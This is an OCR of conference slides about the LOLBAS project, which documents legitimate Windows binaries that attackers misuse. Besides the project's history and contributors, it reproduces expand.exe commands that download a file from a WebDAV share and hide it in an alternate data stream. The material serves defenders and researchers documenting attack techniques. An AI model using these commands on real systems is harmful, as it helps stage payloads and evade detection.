#LOLBINS
Nothing to LOL about!

WHO IS THIS GUY?

- Oddvar Moe / @oddvarmoe / https://oddvar.moe
- Trainer / IT-Pro / Pentester
- Working IT since 1999
- Always learning
- Dedicated to security for the last 6 years
- Spare time security researcher
  (Until now…)
- LOVE MEMES/GIFS

- I work at?

I HAVE A DREAM!

Oddvar Moe [MVP]
@Oddvarmoe

If I lived in the US, I would have applied at these companies.
@SpecterOps @TrustedSec @BHinfoSecurity @NetSPI
- Like what they do and stand for
- Like the morale and ethics that the employees represents online and offline
- Learn from some of the best
- Work with what I love

6:44 PM - 18 Jun 2018

Dave Kennedy (ReL1K) @HackingDave · Jun 18

Replying to @Oddvarmoe @SpecterOps and 3 others

You can come work for us regardless of where you live :-) Just sayin... We are all remote - other countries just means a little more paperwork !

4 2 34

I WORK AT


FX



JJ:AM

What I will cover

- The LOLBin Story
- LOLBAS project
  - Future work
  - Portal launch today! ← HOT!
- How to find a LOLBin
- LOLBin examples

The LOLBIN Story

- «Living Off the land» coined by Christopher Campbell and Matthew Graeber at Derbycon 3.0




The LOLBIN Story

- Dual-purpose Programs
- Pass-thru Programs
- Sponsor Programs
- Surrogate Programs
- GRIM SHERPA
- Proxy binaries
- Trampoline
- Piggyback
- Misplaced Trust binaries
- Surrogate Binaries

The LOLBIN Story


- Attempts were made




The LOLBIN Story

- LOLBIN
  «Living Off The Land Binary»

Story of LOLBIN



The LOLBIN Story



Need to kickstart it!

Had a lot of different notes about binaries


Oddvar Moe [MVP]
@Oddvarmoe

A good documentation on all the different #LOLBins and #LOLScripts would be nice? Right?

Good thing I have started then. Still have a lot of notes to add, but I feel this is a good start. Would love community feedback and contributions.

Is this useful?

github.com/api0cradle/LOL...



2:13 AM - 19 Apr 2018

352 Retweets **602** Likes

Oddvar Moe [MVP]
@Oddvarmoe

Added and started #LOLLibs list as well to the LOLBAS project. Nice to have documentation of those DLL files...

github.com/api0cradle/LOL ...

11:41 PM - 25 Apr 2018

34 Retweets **58** Likes

1 34 58

What is LOLBins?

- Legitimate binaries that have code execution functionality.
- Great reference point from Oddvar Moe here:
  - https://github.com/api0cradle/LOLBAS
- If you aren't auditing from the process level execution down to netwo connections per each individual process – missing a big chunk.
- 68 total binaries (just binaries) with issues alone.

Keynote
Dave Kennedy

TrustedSec @hackingdave BINARY DEFENSE

LOLBAS Project

Living Off The Land Binaries And Scripts

Project members:

- @bohops
- @leesoh
- @xenoscr
- @ConsciousHacker
- @oddvarmoe

Version 1.0

- https://github.com/api0cradle/LOLBAS
- Manually using MD files

LOLBins - Living Off The Land Binaries

Please contribute and do point out errors or resources I have forgotten. If you are missing from the acknowledgement, please let me know (I did not forget anyone on purpose).

OS BINARIES

Atbroker.exe
Bash.exe
Bitsadmin.exe
Certutil.exe
Cmdkey.exe
Cmstp.exe
Control.exe
Csc.exe
Cscript.exe
Dfsvc.exe
Diskshadow.exe

Branch: master ▾ LOLBAS / OSBinaries / **Expand.md**

api0cradle Remove Example example

1 contributor

35 lines (21 sloc) | 543 Bytes | Raw | Blame

Expand.exe

- Functions: Download, Copy, Add ADS

```
expand \\webdav\folder\file.bat c:\ADS\file.bat

expand c:\ADS\file1.bat c:\ADS\file2.bat

expand \\webdav\folder\file.bat c:\ADS\file.txt:file.bat
```

Acknowledgements:

- Rahmat Nurfauzi - @infosecn1nja
- Oddvar Moe - @oddvarmoe

Code sample: *

Resources:

- https://twitter.com/infosecn1nja/status/986628482858807297
- https://twitter.com/Oddvarmoe/status/986709068759949319

Full path:

```
c:\windows\system32\Expand.exe
c:\windows\sysWOW64\Expand.exe
```

Notes:

Version 1.0

- Got a lot of pull requests
- Hard to be a judge of every contribution
  - Hate to exclude stuff
- Missing 100% clear definition for a valid LOLBin
- I got logos
- Only me --- All alone

LOGOs

- Thanks to Adam Nadrowski - @_sup_mane

LOGOs

Oddvar Moe [MVP] @Oddvarmoe · May 9

Awesome logo created by @_sup_mane added to LOLBAS. Huge thanks!
I am totally making stickers and giving out at #DerbyCon

Also pretty sure that the person in the logo is @mattifestation

Added the logos (there are more than one) to the different pages in the LOLBAS repo

LOGOs


Matt Graeber
@mattifestation
Following
Replying to @Oddvarmoe @_sup_mane
Nice work! Yep, that's me. Nothing but free-range, antibiotic-free, fair-trade LOLbins raised on Mattifestation Farms!

Version 1.0


- Started channel on bloodhoundhq.slack.com
  - LOLBins

- Got help from more people!
  - Especially Jimmy - @bohops

